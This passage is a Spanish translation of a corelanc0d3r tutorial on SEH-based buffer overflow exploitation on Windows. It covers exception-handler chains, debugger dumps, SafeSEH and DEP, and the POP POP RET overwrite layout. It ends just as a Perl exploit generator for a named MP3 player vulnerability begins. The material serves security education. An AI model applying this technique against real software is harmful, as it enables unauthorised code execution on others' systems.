

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

En los primeros 2 tutoriales, he explicado como funciona un desbordamiento de buffer clásico y como puedes hacer un exploit seguro usando varias técnicas para saltar a la Shellcode. El ejemplo que hemos usado nos permitió sobrescribir EIP directamente y tuvimos un espacio de buffer algo grande para alojar nuestra Shellcode. Además, pudimos usar técnicas de salto multiples para lograr nuestro objetivo, pero no todos los desbordamientos son así de fáciles.

Hoy veremos otra técnica que va desde la vulnerabilidad al exploit usando manejadores de excepciones.

¿Qué son manejadores?


Un manejador de excepciones es un trozo de código que se escribe dentro de una aplicación con el propósito de tratar con el hecho que la aplicación lance una excepción.

Un manejador de excepciones típico se ve así:

```
try
{
    //run stuff. Si ocurre una excepción, anda al código <catch>
}
catch
{
    // Ejecuta algo si ocurre una excepción
}
```

Una vista rápida en el Stack de cómo los bloques de Try y Catch son relacionados entre sí y colocados en el Stack.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS



Nota: “la dirección del manejador de excepciones” es solo un registro de un SEH.

La imagen de arriba es una representación abstracta que solo muestra varios componentes.

Windows tiene por defecto un SEH (Manejador estructurado de excepciones) que capturaré las excepciones. Si Windows captura una excepción, verás un mensaje diciendo, “XXXX ha encontrado un problema y debe cerrarse”. Esto es amenudo el resultado de un manejador por defecto. Es obvio que para escribir software estable, deberíamos tratar de usar manejadores de excepciones específicos del language de desarrollo, y solo dependen del SEH de Windows por defecto como último recurso. Cuando se usan MdE de language, los enlaces y llamadas al código al manejado de excepciones se generan de acuerdo con el SO subyacente. Y cuando no se usan los manejadores o cuando los manejadores disponibles no pueden procesar la excepción, se usará el SEH de Windows.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS


(UnHandlerExceptionFilter). En el evento, ocurre un error o instrucción ilegal. La aplicación tendrá la oportunidad de capturar la excepción y hacer algo con ella. Si no se define ningún manejador, el SO se hace cargo, captura la excepción y muestra el mensaje pidiendote que “Envíes el Reporte de Error a MS”.

Para que la aplicación pueda ir al código de captura, el puntero al código del manejador se guarda en el Stack (por cada bloque de código) cada bloque de código tiene su propio marco de Stack. En otras palabras: cada función/procedimiento consigue un marco de Stack. Si se implementa un manejador en esta función/procedimiento, el manejador consigue su propio marco de Stack. La información acerca del manejador basado en el marco se almacena en el Stack en una estructura exception_registration.

Esta estructura (también llamada registro SEH) es de 8 bytes y tiene 2 elementos (4 bytes):

- Un puntero a la próxima estructura exception_registration (en esencia, al próximo registro SEH, en caso de que el manejador actual no pueda manejar la excepción)
- Un puntero a la dirección del código actual del manejador (SE handler)

Vista simple del Stack de los componentes de la cadena SEH:



Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

En la parte superior de los bloques de datos principales (los de la función “main” de la aplicación o TEB [Bloque de Entorno de Hilo] / TIB [Bloque de Información de Hilo]) o se coloca un puntero a la cadena SEH. Esta cadena es llamada a menudo cadena FS:[0].

Entonces, en máquina Intel, cuando se busca el código del SEH desensamblado, verás una instrucción que mueve DWORD ptr desde FS:[0]. Esto asegura que el manejador sea configurado para el hilo y podrá capturar errores cuando ocurran. El Opcode para esta instrucción es 64A100000000. Si no puedes encontrar este Opcode, la aplicación/hilo puede que no tenga manejo de excepciones en absoluto.

Alternativamente, puedes usar un plugin de Olly llamado OllyGraph para crear un Function Flowchart.

La parte inferior de la cadena SEH es indicada por FFFFFFFF. Esto causará un cierre incorrecto del programa y se activará el manejador del SO.

Ejemplo rápido: compila el siguiente código (sehtest.exe) y abre el ejecutable en Windbg. No ejecutes la aplicación aún. Déjala en pausa.

```
#include<stdio.h>
#include<string.h>
#include<windows.h>

int ExceptionHandler(void);
int main(int argc, char *argv[]){

char temp[512];

printf("Application launched");

__try {

    strcpy(temp,argv[1]);

} __except ( ExceptionHandler() ){

}
return 0;
}
int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

Mira los módulos cargados:

```
Executable search path is:
ModLoad: 00400000 0040c000 c:\sploits\seh\lcc\sehtest.exe
ModLoad: 7c900000 7c9b2000 ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.DLL
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 73d90000 73db7000 C:\WINDOWS\system32\CRTDLL.DLL
```

La aplicación está entre 00400000 y 0040c000.

Busca esta área para el Opcode:

```
0:000> s 00400000 1 0040c000 64 A1
00401225 64 a1 00 00 00 00 55 89-e5 6a ff 68 1c a0 40 00 d.....U..j.h..@.
0040133f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 81 ec d.....Pd.%.....
```

Esta es una prueba de que está registrado un manejador. Dumpea el TEB:


```
0:000> d fs:[0]
003b:00000000 0c fd 12 00 00 00 13 00-00 e0 12 00 00 00 00 00 .....
003b:00000010 00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020 84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 00 ....T.....
003b:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0:000> !exchain
0012fd0c: ntdll!strchr+113 (7c90e920)
```

El puntero está hacia 0x0012fd0c (comienzo de la cadena SEH). Cuando buscamos en esa área, veremos:

```
0:000> d 0012fd0c
0012fd0c ff ff ff ff 20 e9 90 7c-30 b0 91 7c 01 00 00 00 .... ..|0..|....
0012fd1c 00 00 00 00 57 e4 90 7c-30 fd 12 00 00 00 90 7c ....W..|0.....|
0012fd2c 00 00 00 00 17 00 01 00-00 00 00 00 00 00 00 00 .....
0012fd3c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0012fd4c 08 30 be 81 92 24 3e f8-18 30 be 81 18 aa 3c 82 .0...$>..0....<.
0012fd5c 90 2f 20 82 01 00 00 00-00 00 00 00 00 00 00 00 ./ .....
0012fd6c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0012fd7c 01 00 00 f4 00 00 00 00-00 00 00 00 00 00 00 00 .....
```

ff ff ff ff indica el final de la cadena SEH. Eso es normal porque la aplicación no ha arrancado aún.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS



```
WinGraph32 - Graph of 401225
File View Zoom Move Help
[Icons]
401225:
MOV EAX,DWORD PTR FS:[0]
PUSH EBP
MOV EBP,ESP
PUSH -1
PUSH sehstest.0040A01C
PUSH sehstest.0040109A ; Entry address
PUSH EAX
MOV DWORD PTR FS:[0],ESP
SUB ESP,10
PUSH EBX
PUSH ESI
PUSH EDI
MOV DWORD PTR SS:[EBP-18],ESP
MOV DWORD PTR DS:[40A020],sehstest.00401219
MOV DWORD PTR SS:[EBP-4],0
LEA EAX,DWORD PTR SS:[EBP-4]
MOV DWORD PTR DS:[40A038],EAX
PUSH EAX
```

Cuando ejecutamos la aplicación (F5 o 'g'), vemos esto:


```
0:000> d fs:[0]
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ...
003b:00000000 40 ff 12 00 00 00 13 00-00 d0 12 00 00 00 00 00 @.....
003b:00000010 00 1e 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020 84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 ....T.....
003b:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000040 a0 06 85 e2 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
0:000> d 0012ff40
0012ff40 b0 ff 12 00 d8 9a 83 7c-e8 ca 81 7c 00 00 00 00 .....|...|....
0012ff50 64 ff 12 00 26 cb 81 7c-00 00 00 00 b0 f3 e8 77 d...&..|.....w
0012ff60 ff ff ff ff c0 ff 12 00-28 20 d9 73 00 00 00 00 .....( .s....
0012ff70 4a f7 63 01 00 d0 fd 7f-6d 1f d9 73 00 00 00 00 J.c....m..s....
0012ff80 00 00 00 00 00 00 00 00-ca 12 40 00 00 00 00 00 .....@.....
0012ff90 00 00 00 00 f2 f6 63 01-4a f7 63 01 00 d0 fd 7f .....c.J.c....
0012ffa0 06 00 00 00 04 2d 4c f4-94 ff 12 00 ab 1c 58 80 .....-L.....X.
0012ffb0 e0 ff 12 00 9a 10 40 00-1c a0 40 00 00 00 00 00 .....@...@.....
```

El TEB para la función principal está configurado ahora.

La cadena SEH para la función principal apunta a 0x0012ff40, donde el manejador está listado y apuntará a la función del manejador (0x0012ffb0)

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

En OllyDBG, puedes ver la cadena SEH más fácilmente:



Address	SE handler	
0012FF40	kernel32.7C839AD8	
0012FFB0	sehstest.0040109A	
0012FFE0	kernel32.7C839AD8	

Hay una vista similar en Immunity Debugger – Da clic en "View" y selecciona "SEH Chain".

Stack:



```
0012FF3C 73DA1639 RETURN to CRTDLL.73DA1639 from ntdll.RtlLea
0012FF40 0012FFB0 Pointer to next SEH record
0012FF44 7C839AD8 SE handler
0012FF48 7C81CAE8 kernel32.7C81CAE8
0012FF4C 00000000
0012FF50 0012FF64
0012FF54 7C81CB26 RETURN to kernel32.7C81CB26 from kernel32.7C
0012FF58 00000000
0012FF5C 77E8F3B0 RPCRT4.77E8F3B0
0012FF60 FFFFFFFF
0012FF64 0012FFC0
0012FF68 73D92028 RETURN to CRTDLL.73D92028 from kernel32.Exit
0012FF6C 00000000
0012FF70 FFFFFFFF
0012FF74 7FFDB000
0012FF78 73D91F60 RETURN to CRTDLL.73D91F60 from CRTDLL.73D91F
0012FF7C 00000000
0012FF80 00000000
0012FF84 00000000
0012FF88 004012CA RETURN to sehstest.<ModuleEntryPoint>+0A5 fro
0012FF8C 00000000
0012FF90 00000000
0012FF94 7C910228 ntdll.7C910228
0012FF98 FFFFFFFF
0012FF9C 7FFDB000
0012FFA0 00000006
0012FFA4 F51E3D04
0012FFA8 0012FF94
0012FFAC 80581CAB
0012FFB0 0012FFE0 Pointer to next SEH record
0012FFB4 0040109A SE handler
0012FFB8 0040A01C sehstest.0040A01C
0012FFBC 00000000
0012FFC0 0012FFF0
0012FFC4 7C817077 RETURN to kernel32.7C817077
0012FFC8 7C910228 ntdll.7C910228
0012FFCC FFFFFFFF
0012FFD0 7FFDB000
0012FFD4 8054B6B8
0012FFD8 0012FFC8
0012FFDC 8183EB38
0012FFE0 FFFFFFFF End of SEH chain
0012FFE4 7C839AD8 SE handler
0012FFE8 7C817080 kernel32.7C817080
```

Aquí, podemos ver un puntero a nuestra función del manejador ExceptionHandler() (0x0040109A).

De todos modos, como puedes ver en la explicación del ejemplo de arriba en la última captura de pantalla, los manejadores está conectados/enlazados mutuamente. Forman una cadena de lista enlazada en el Stack, y queda relativamente cerca de la parte inferior del Stack. (Cadena SEH). Cuando ocurre una excepción, la API ntdll.dll de Windows salta, recupera la cabecera de la cadena SEH (se queda en la parte superior del TEB/TIB,


Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

recuerda), pasa por la lista y trata de encontrar el manejador adecuado. Si no encuentra ninguno, usará el manejador Win32 por defecto de Windows (al final del Stack el que está después de FFFFFFFF).

Vemos el primer registro del manejador SE en 0012FFF40. La próxima dirección de SEH apunta a próximo registro de SEH (0012FFB0). El manejador actual apunta a 7C839AD8. Parece que este es una clase de manejador del SO. Los punteros van hacia un módulo del SO.

Entonces, la segunda entrada del registro de SEH en la cadena (at 0012FFB0) tiene los siguientes valores: el próximo SEH apunta a 0012FFE0. El manejador apunta a 0040109A. La dirección es parte del ejecutable. Parece que este es un manejador de la aplicación. Finalmente, el último registro de SEH en la cadena (en 0012FFE0) tiene FFFFFFFF en nSEH. Esto quiere decir que esta es la última entrada en la cadena. El manejador apunta a 7C839AD8, el cual es un manejador del SO de nuevo.

Entonces, poniendo todas las piezas en su lugar, la cadena SEH completa se ve así:



Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

Puedes leer más acerca del SEH en el excelente artículo de Matt Pietrek de 1997 en inglés:

<http://www.microsoft.com/msj/0197/exception/exception.aspx>

Cambios en Windows XP SP 1 en cuanto al SEH y el impacto del GS/DEP/SafeSEH y otros mecanismos de protección contra exploits

XOR para poder escribir un exploit basado en sobreescritura del SEH, necesitaremos hacer una distinción entre Windows XP pre-SP1 y SP1 y superior.

Desde Windows XP SP1, antes de que se llamara la manejador, todos los registros eran XOReados entre sí. Haciéndolos apuntar todos a 0x00000000, lo que complica lo construcción de exploits, por no lo hace imposible. Quiere decir que puedes ver uno o más registros apuntar a tu payload en la primera oportunidad de excepción, pero cuando salte el EH (Manejador de excepciones), estos registros son limpiados de nuevo. Así que no puedes saltar directamente para ejecutar tu Shellocode. Hablaremos de esto luego.

Cookies del Stack y DEP

Las cookies del Stack (vía opciones del compilador C++) y DEP (Prevención de Ejecución de Datos) fue introducidas (Windows XP SP2 y Windows 2003). Escribiré un tutorial completo de las cookies del Stack y DEP. Solo necesitas recordar que estas 2 técnicas pueden hacer significativamente más difícil la construcción de exploits.

SafeSEH

Se agregó una protección adicional a los compiladores, ayudando a parar el abuso de sobreescritura del SEH. Este mecanismo de protección está activo para todos los módulos compilados con SafeSEH.

Windows 2003

Se agregó más protección bajo Windows 2003 server. No discutiré estas protecciones en este tutorial (revisa el tutorial 6 traducido por Ivinson para

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

más información) porque se complicarían las cosas en este punto. Tan pronto como domines este tutorial, estarás listo para ver el tutorial 6.

XOR, SafeSEH, pero ¿cómo podemos usar el SEH para saltar a la Shellcode?

Hay una forma a través de las protecciones SafeSEH y XOR 0x00000000. Ya que no puedes saltar simplemente a un registro porque los registros son XOReados (puestos a cero), se necesitará una llamada a una serie de instrucciones en una DLL.

Deberías tratar de evitar usar una llamada del espacio de memoria de una DLL específica de un SO. Pero mejor usa una dirección de una DLL de la aplicación para hacer el exploit más seguro (asumiendo que esta DLL no está compilada con SafeSEH). De esta forma, la dirección será “casi” siempre la misma. Independientemente de la versión del SO. Pero, si no hay DLL's y hay un módulo del SO cargado sin SafeSEH y este módulo contiene una llamada a esas instrucciones, entonces funcionará también.

La teoría detrás de la técnica es: si podemos sobrescribir el puntero al Manejador Estructurado de Excepciones, a partir de ahora lo llamaré como lo vemos en los depuradores en inglés “SE handler”, que se usará con una instrucción producida, y podemos hacer que la aplicación lance otra excepción (una forzada). Podríamos tener el control forzando la aplicación para que salte a la Shellcode, en vez de saltar a la función del manejador real. La serie de instrucciones que lograrán esto POP POP RET. El SO entenderá que la rutina de manejo de excepciones ha sido ejecutada y se moverá al próximo SEH o al final de la cadena SEH. El puntero a esta instrucción debería ser buscado en EXE's o DLL's cargados, pero no en el Stack (los registros serán de nuevo inservibles). Podrías tratar de usar ntdll.dll o una DLL específica de la aplicación.

Una nota rápida: hay un excelente plugin de Olly llamada OllySSEH:

<http://www.openrce.org/downloads/details/244/OllySSEH> que escaneará los módulos proceso cargados e indicará si está compilados con SafeSEH o no. Es muy importante escanear las DLL's y usar la dirección POP POP RET de un módulo que no esté compilado con SafeSEH. Si estás usando Immunity Debugger, entonces puedes usar el plugin pvefindaddr para buscar punteros (p/p/r) de SEH. Este plugin filtrará automáticamente los punteros inválidos de los módulos SafeSEH, etc. Y también buscará

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS


combinaciones p/p/r. Recomendando mucho usar Immunity Debugger y pvefindaddr.

Normalmente, el puntero al próximo registro SEH contiene una dirección. Pero para hacer un exploit, necesitamos sobrescribirlo con Jumpcode pequeño a la Shellcode que estará en el buffer inmediatamente después de sobrescribir el SE handler. La secuencia POP POP RET se asegurará de que se ejecute este código.

En otras palabras, el payload debe hacer lo siguiente:

1. Causar una excepción. Sin una excepción, el SEH que has sobrescrito/controlado no se activará.
2. Sobrescribir el puntero al próximo registro SEH con algún Jumpcode (para que pueda saltar a la Shellcode).
3. Sobrescribir el SE handler con un puntero a una instrucción que traiga al próximo SEH y ejecutará el Jumpcode.
4. La Shellcode debería estar directamente después del SE handler sobrescrito. Algún pequeño Jumpcode contenido en el puntero al próximo registro SEH sobrescrito saltará a él.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS



(3) Durante el prólogo de manejador, la dirección del puntero al próximo SEH fue puesta en el Stack en ESP+8. pop pop ret pone esta dirección en EIP y permita la ejecución del código en la dirección del puntero al próximo SEH

Como expliqué al principio del tutorial, no podría haber manejadores en la aplicación (en ese caso, se encarga el manejador del SO, y tendrás que sobrescribir muchos datos hacia el final del Stack) o la aplicación usa su propio manejador y en ese caso, tú puedes elegir cuanto quieres sobrescribir.

Un payload común sería así:

```
[Junk][nSEH][SEH][Nop-Shellcode]
```

Donde nSEH es el salto a la Shellcode, y SEH es una referencia al POP POP RET.

Asegúrate de escoger una dirección universal para sobrescribir el SEH. Trata de buscar una buena secuencia en una de las DLL's de la aplicación.

Antes de ver como construir un exploit, veremos como Olly y a Windbg pueden ayudar a trazar el manejo de SEH y asitirte en la construcción de un payload correcto.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

La siguiente prueba está basada en una vulnerabilidad que fue publicada la semana pasada (20 de julio de 2009).

Veamos el SEH en acción - OllyDBG

Cuando se produce un Desbordamiento de Pila regular, sobrescribimos la dirección de retorno (EIP) y hacemos que la aplicación salte a nuestra Shellcode. Cuando hacemos un desbordamiento de SEH, continuaremos sobrescribiendo el Stack después de sobrescribir EIP, entonces podemos sobrescribir el manejador por defecto también. ¿Cómo nos permite explotar una vulnerabilidad? Pronto lo sabremos.

Encontremos una vulnerabilidad encontrada en Soritong MP3 player 1.0, publicada el 20 de julio de 2009.

Descargar copia local:

https://www.corelan.be/?dl_id=38

La vulnerabilidad apunta a un archivo de skin inválido que produce el desbordamiento. Usaremos el script de Perl básico para crear un archivo llamado UI.txt en la carpeta skin/default:

```
$uitxt = "ui.txt";  
  
